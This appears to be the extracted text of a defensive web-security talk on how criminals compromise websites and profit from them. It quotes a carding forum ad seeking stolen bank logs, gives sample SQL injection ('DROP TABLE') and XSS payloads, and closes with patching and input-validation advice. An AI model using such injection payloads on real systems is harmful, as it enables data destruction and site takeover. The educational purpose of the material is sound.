


Compromised
site









Let's make some money



vBulletin Message

You are not logged in or you do not have permission to access this page. This could be due to one of several reasons:

1. You are not logged in. Fill in the form at the bottom of this page and try again.
2. You may not have sufficient privileges to access this page. Are you trying to edit someone else's post, access administrative features or some other privileged system?
3. If you are trying to post, the administrator may have disabled your account, or it may be awaiting activation.

Log in

User Name:

Password:

Remember Me?

[Forgotten Your Password?](#)

The administrator may have required you to [register](#) before you can view this page.

AU, UK, Citi - get more \$\$\$ for your logs, read this!

09-05-2006, 02:22 PM

#1

dmmnavi **Online**

Junior Member

Join Date: Sep 2006
Posts: 8

AU, UK, Citi - get more \$\$\$ for your logs, read this!

i have these drops available in large quantities, citi - worldwide , AU - comm, nab, anz, west, UK - lloyds, halifax

I can also make drops within asia within a week. if u have other appropriate logs let me know.

reach me via icq - 325 268

to discuss turnaround time, %, operations specific details, timing, payment details etc

regards,

dmmnavi

QUOTE

Revenue strategies

- ❖ Spam
- ❖ DDoS extortion
- ❖ Pay per infection
- ❖ Botnet for hire
- ❖ Bulletproof infrastructure
- ❖ Click fraud

How do they get in?

- ❖ SQL injection
 - ❖ SELECT FROM items WHERE id = 3; DROP TABLE items;
- ❖ Cross-site scripting (XSS)
 - ❖ name=<script>alert("hello!")</script>
- ❖ Weak SSH / FTP credentials
- ❖ Known vulnerabilities in blogs, shopping carts

Why should I care?

1. Blacklisting



Reported Web Forgery!

This web site at www.judgesite.com has been reported as a web forgery and has been blocked based on your security preferences.

Web forgeries are designed to trick you into revealing personal or financial information by imitating sources you may trust.

Entering any information on this web page may result in identity theft or other fraud.

[Get me out of here!](#)

[Why was this site blocked?](#)

[Ignore this warning](#)

2. Drop in search ranking /
flagging

Search

About 4,550 results (0.11 seconds)

Everything

Images

Maps

Videos

News

Shopping

More

Brisbane QLD

[Change location](#)

The web

Pages from Australia

More search tools

santacruzinfo.com.br/

[This site may harm your computer.](#)

[Malware for domain: santacruzinfo.com.br - Clean MX - realtime](#)

support.clean-mx.de/clean-mx/viruses.php?... santacruzinfo.com.br...

clean-mx , a spam and virus management system for mail servers.

[Malware - Clean MX - realtime](#)

support.clean-mx.de/clean-mx/viruses?id=433997

<http://santacruzinfo.com.br/vxap.htm>, up, Saved evidence (14584 Bytes) of first contact as txt February 16 2010 14: · Saved evidence (14596 Bytes) of last ...

[200.219.245.158 | Malc0de Database](#)

malc0de.com/database/index.php?search=200.219.245.158&IP...

2010-03-03, santacruzinfo.com.br/zcv.gif, 200.219.245.158 · BR · 16397 · Comdominio SA · a52827bd3755830a43e081be162beede ...

[AS16397 | Malc0de Database](#)

malc0de.com/database/index.php?&search=16397&ASN=on...

2010-02-28, santacruzinfo.com.br/zcv.gif, 200.219.245.158 · BR · 16397 · Comdominio SA · a52827bd3755830a43e081be162beede ...

[Malware Domain List](#)

www.malwaredomainlist.com/mdl.php?search=16397...All...50

2010/02/21_11:59, santacruzinfo.com.br/vxap.htm, 200.219.245.158, static.200.219.245.158.datacenter1.com.br. exploit kit, comercial@santacruztecnologia.com. ...

[Norton Safe Web, from Symantec - report for santacruzinfo.com.br](#)

safeweb.norton.com/report/show?name=santacruzinfo.com.br

Site Owner? Click here. santacruzinfo.com.br. Summary. This site has not been tested yet. General Info. Web Site Location Unknown. santacruzinfo.com.br ...

3. Anti-virus blocking



4. Loss of reputation / media coverage

HOT TOPICS

unrest-conflict-and-war, world-politics, federal-government, government-and-politics, law-

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Hack attack on Government website

Updated July 22, 2011 10:00:55

The Tasmanian Government is investigating a security breach on its website.

Hackers calling themselves "Satanic Souls" have targeted a media release sent this morning by the Premier Lara Giddings' office.

The press release has a picture of a green, ghoulish figure of a man and a spider-like graphic with the words "Satanic Souls was Here".

The Premier, Lara Giddings, does not believe any sensitive information has been accessed.

"The early preliminary advice that I've had is that it appears to be a one-off but we certainly need to get to the bottom of it so we can ensure that the firewall is rebuilt and protected."

The Government has had to resort to new formats to send out media releases.

A Government spokesman says the usual distribution channel should be running later today.

IT specialist Darren Alexander says the source might be hard to find.

"I'm sure the people who have done it are intelligent and clever and probably got what they call 'gateways' where they just go from one place to the other and it looks like it's come from some island in the middle of the Pacific and it wasn't them at all."

A Government spokesman says the incident is not impacting on day-to-day government services.

Topics: [government-and-politics](#), [internet-culture](#), [tas](#)




PHOTO: The Government's IT department is investigating the hacking breach. (ABC)

VIDEO: [Government website hacked](#)

(7pm TV News TAS)


MAP: [TAS](#)

5. Loss of personal data, etc.

How do you stop them doing
that?

How do you stop them doing
that?

1. DON'T TRUST USER INPUT.
2. PATCH.



Google Search

I'm Feeling Lucky

```
Dev ~ $ telnet www.google.com.au 80
```

```
Trying 74.125.237.20...
```

```
Connected to www.l.google.com.
```

```
Escape character is '^]'.
```

```
GET /search?scclient=psy-ab&hl=en&site=&source=hp&q=telnet+port+80&btnG=Search HTTP/1.0
```

```
HTTP/1.0 200 OK
```

```
Date: Wed, 19 Oct 2011 08:45:36 GMT
```

```
Expires: -1
```

```
Cache-Control: private, max-age=0
```

```
Content-Type: text/html; charset=ISO-8859-1
```

```
Set-Cookie: PREF=ID=7c93a736cb4d0f71:FF=0:TM=1319013936:LM=1319013936:S=g_kWP9BMrFPzRZ3B; expires=Fri, 18-Oct-2013 08:45:36 GMT;
```

```
Set-Cookie: NID=52=eBnLYBAdYsycRIUjv6a76Pm3ujNBkP70xHtPx-k5K6FMoBCdEn7aYoAh1eQPIeBmo3Kc9Ma1d43XbGekolr2PbL_EVqjArHsCQE68ykj9Hkp0m  
MT; path=/; domain=.google.com; HttpOnly
```

```
Server: gws
```

```
X-XSS-Protection: 1; mode=block
```

```
X-Frame-Options: SAMEORIGIN
```

```
<!doctype html><head><title>telnet port 80 - Google Search</title><script>window.google={kEI:"MI6eTuXkLuGwiQe60e2qCQ",getEI:funct  
te("eid"))}a=a.parentNode;return b||google.kEI},kEXPI:"28936,30316,30465,32034,33076,33104,33285,33406",kCSI:{e:"28936,30316,304  
e2qCQ"},authuser:0,ml:function(){},kHL:"en",time:function(){return(new Date).getTime()},log:function(a,b,c,e){var d=new Image,f=  
=function(){delete h[g]});h[g]=d;if(!c&&b.search("&ei")==-1)i+"&ei"+google.getEI(e);var j=c||"/gen_204?atyp=i&ct="+a+"&cad="+"  
olbel:t{},y:{},x:function(a,b){google.y[a.id]=[a,b];return false}};
```

```
window.google.sn="web";var i=window.google.timers={};window.google.startTick=function(a,b){i[a]={t:{start:(new Date).getTime()},b  
google.startTick(a);i[a].t[b]=c||(new Date).getTime();google.startTick("load",true);try{}catch(v){}  
var _gjwl=location;function _gjuc(){var e=_gjwl.href.indexOf("#");if(e>=0){var a=_gjwl.href.substring(e);if(a.indexOf("&q=")>0||a  
=-1){for(var c=0;c<a.length;){var d=c;if(a.charAt(d)=="&")++d;var b=a.indexOf("&",d);if(b== -1)b=a.length;var f=a.substring(d,b);i  
,a.length);b=c}else if(f=="cad=h")return 0;c=b}_gjwl.href="/search?"+a+"&cad=h";return 1}}}}return 0}function _gjp(){!(window._gjw  
window._gjuc())&&setTimeout(_gjp,500)};  
window._gjp && _gjp()</script><style>#gb{font:13px/27px Arial,sans-serif;height:30px}#gbz,#gbg{position: absolute; white-space: nowrap;  
left:4px}#gbg{right:0;padding-right:5px}#gbs{background: transparent; position: absolute; top: -999px; visibility: hidden; z-index: 998}.gb  
d2d2d;background-image:none;_background-image:none;background-position:0 -138px;background-repeat:repeat-x; border-bottom:1px solid  
1;filter:alpha(opacity=100);position: absolute; top:0; width:100%;z-index:990}#gbx3{left:0}#gbx4{right:0}.gbtcb{position: absolute; vi  
.gbxx{display:none !important}.gbm{position: absolute;z-index:999;top:-999px;visibility:hidden;text-align:left; border:1px solid #b  
;-webkit-box-shadow:0 1px 5px #ccc;box-shadow:0 1px 5px #ccc}.gbrtl .gbm{-moz-box-shadow:1px 1px 1px #ccc}.gbto .gbm,.gbto #gbs{t  
s{left:0}#gbg .gbm,#gbg #gbs{right:0}.gbxms{background-color:#ccc;display:block;position: absolute;z-index:1; top:-1px;left:-2px;ri
```

Be less trusting

- Parameterise SQL queries
- Escape HTML
- Input validation on client and server sides
- Allow known good, not possible bad

Patch

- Your server OS
- Your web apps
- Your development OS
- Everything else in your infrastructure / ecosystem

Further reading

- ❖ www.owasp.org
 - ❖ especially https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- ❖ https://wiki.mozilla.org/WebAppSec/Secure_Coding_Guidelines

Summary

- Criminals can make money from your web sites
- This hurts you as well as your customers
- Don't trust user input. Patch!

Thank you!

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- Twitter: @Parsify and @CSIRTFoundry